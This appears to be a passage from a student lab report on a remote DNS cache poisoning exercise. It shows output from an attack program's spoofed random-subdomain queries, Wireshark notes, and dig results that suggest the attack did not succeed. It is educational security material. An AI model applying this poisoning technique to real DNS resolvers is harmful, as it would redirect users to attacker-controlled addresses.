
```

/bin/bash 97x35
attempt #39593. request is [wmruiaabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [0]
attempt #39594. request is [trliuabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [0]
attempt #39595. request is [hjjlpabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [0]
attempt #39596. request is [xuhfyabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [0]
attempt #39597. request is [iuagfabcd efghijklmnopqrstuvwxyzE.example.com], transaction ID is: [0]
attempt #39598. request is [wtbnlabcd efghijklmnopqrstuvwxyzE.example.com], transaction ID is: [0]
attempt #39599. request is [axzttabcd efghijklmnopqrstuvwxyzE.example.com], transaction ID is: [0]
attempt #39600. request is [imktuabcd efghijklmnopqrstuvwxyzE.example.com], transaction ID is: [0]
attempt #39601. request is [fbfqoabcd efghijklmnopqrstuvwxyzE.example.com], transaction ID is: [0]
attempt #39602. request is [vnjeuabcd efghijklmnopqrstuvwxyzE.example.com], transaction ID is: [0]
attempt #39603. request is [jnqlvabcd efghijklmnopqrstuvwxyzE.example.com], transaction ID is: [0]
attempt #39604. request is [vhrliabcd efghijklmnopqrstuvwxyzE.example.com], transaction ID is: [0]
attempt #39605. request is [cnicgabcd efghijklmnopqrstuvwxyzE.example.com], transaction ID is: [0]
attempt #39606. request is [bmsmfabcd efghijklmnopqrstuvwxyzE.example.com], transaction ID is: [0]
attempt #39607. request is [prguhabcd efghijklmnopqrstuvwxyzE.example.com], transaction ID is: [0]
attempt #39608. request is [xrwgabcd efghijklmnopqrstuvwxyzE.example.com], transaction ID is: [0]
attempt #39609. request is [rrlhcabcd efghijklmnopqrstuvwxyzE.example.com], transaction ID is: [0]
attempt #39610. request is [gflzsabcd efghijklmnopqrstuvwxyzE.example.com], transaction ID is: [0]
attempt #39611. request is [veffiabcd efghijklmnopqrstuvwxyzE.example.com], transaction ID is: [0]
attempt #39612. request is [lhufvabcd efghijklmnopqrstuvwxyzE.example.com], transaction ID is: [0]
attempt #39613. request is [zuoirabcd efghijklmnopqrstuvwxyzE.example.com], transaction ID is: [0]
attempt #39614. request is [xfitnabcd efghijklmnopqrstuvwxyzE.example.com], transaction ID is: [0]
attempt #39615. request is [gmgruabcd efghijklmnopqrstuvwxyzE.example.com], transaction ID is: [0]
attempt #39616. request is [kabvzabcd efghijklmnopqrstuvwxyzE.example.com], transaction ID is: [0]
attempt #39617. request is [tsdayabcd efghijklmnopqrstuvwxyzE.example.com], transaction ID is: [0]
attempt #39618. request is [llhfsabcd efghijklmnopqrstuvwxyzE.example.com], transaction ID is: [0]
attempt #39619. request is [chnqrabcd efghijklmnopqrstuvwxyzE.example.com], transaction ID is: [0]
attempt #39620. request is [gpyqiabcd efghijklmnopqrstuvwxyzE.example.com], transaction ID is: [0]
attempt #39621. request is [lxxroabcd efghijklmnopqrstuvwxyzE.example.com], transaction ID is: [0]
attempt #39622. request is [tdouaabcd efghijklmnopqrstuvwxyzE.example.com], transaction ID is: [0]
attempt #39623. request is [qpstpabcd efghijklmnopqrstuvwxyzE.example.com], transaction ID is: [0]
attempt #39624. request is [qhcxoabcd efghijklmnopqrstuvwxyzE.example.com], transaction ID is: [0]
attempt #39625. request is [ubxjtabcd efghijklmnopqrstuvwxyzE.example.com], transaction ID is: [0]
attempt #39626. request is [orimiabcd efghijklmnopqrstuvwxyzE.example.com], transaction ID is: [0]
attempt #39627. request is [rfzfasabcd efghijklmnopqrstuvwxyzE.example.com], transaction ID is: [0]

```



FIGURE 12: Wireshark capture while the attack running



We can see in fig12 that we getting query responses between the server of what we had run the dig command on before as well as our own servers (199.43.133.53 / 199.43.135.53 ).



## 3.5 TASK 7: RESULT VERIFICATION

To verify whether your attack is successful or not, go to the User VM, run the following two `dig` commands. In the responses, the IP addresses for `www.example.com` should be the same for both commands, and it should be whatever you have included in the zone file on the Attacker VM.

```
// Ask the local DNS server to do the query
$ dig www.example.com

// Directly query the attacker32 nameserver
$ dig @ns.attacker32.com www.example.com
```

Please include your observation (screenshots) in the lab report, and explain why you think your attack is successful. In particular, when you run the first `dig` commands, use Wireshark to capture the network traffic, and point out what packets are triggered by this `dig` command. Use the packet trace to prove that your attack is successful.

**FIGURE 13:** 'Dig `www.example.com`' command result – user vm

```
[12/27/22]seed@VM:/etc$ dig www.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 24420
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 5

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.                IN      A

;; ANSWER SECTION:
www.example.com.                86400   IN      A      93.184.216.34


;; AUTHORITY SECTION:
example.com.                    86400   IN      NS      b.iana-servers.net.
example.com.                    86400   IN      NS      a.iana-servers.net.

;; ADDITIONAL SECTION:
a.iana-servers.NET.            1800    IN      A      199.43.135.53
a.iana-servers.NET.            1800    IN      AAAA    2001:500:8f::53
b.iana-servers.NET.            1800    IN      A      199.43.133.53
b.iana-servers.NET.            1800    IN      AAAA    2001:500:8d::53

;; Query time: 499 msec
;; SERVER: 10.0.2.10#53(10.0.2.10)
;; WHEN: Tue Dec 27 12:32:45 EST 2022
;; MSG SIZE rcvd: 216
```

In figure 13 we can see that it looks the same like in figure 4 – before the attack.

FIGURE 14: Wireshark capture from the User



**FIGURE 15:** 'Dig @ns.attacker32.com www.example.com' command result

```
[12/27/22]seed@VM:/etc$ dig @ns.attacker32.com www.example.com
; <<> DiG 9.10.3-P4-Ubuntu <<> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 49450
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.                IN      A

;; ANSWER SECTION:
www.example.com.                259200  IN      A      1.2.3.5

;; AUTHORITY SECTION:
example.com.                    259200  IN      NS      ns.attacker32.com.

;; ADDITIONAL SECTION:
ns.attacker32.com.              259200  IN      A      10.0.2.11

;; Query time: 0 msec
;; SERVER: 10.0.2.11#53(10.0.2.11)
;; WHEN: Tue Dec 27 11:12:48 EST 2022
;; MSG SIZE rcvd: 104
```

In figure 15 we can see that it looks the same like in figure 5 – before the attack.

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FIGURE 16: Wireshark capture from the User

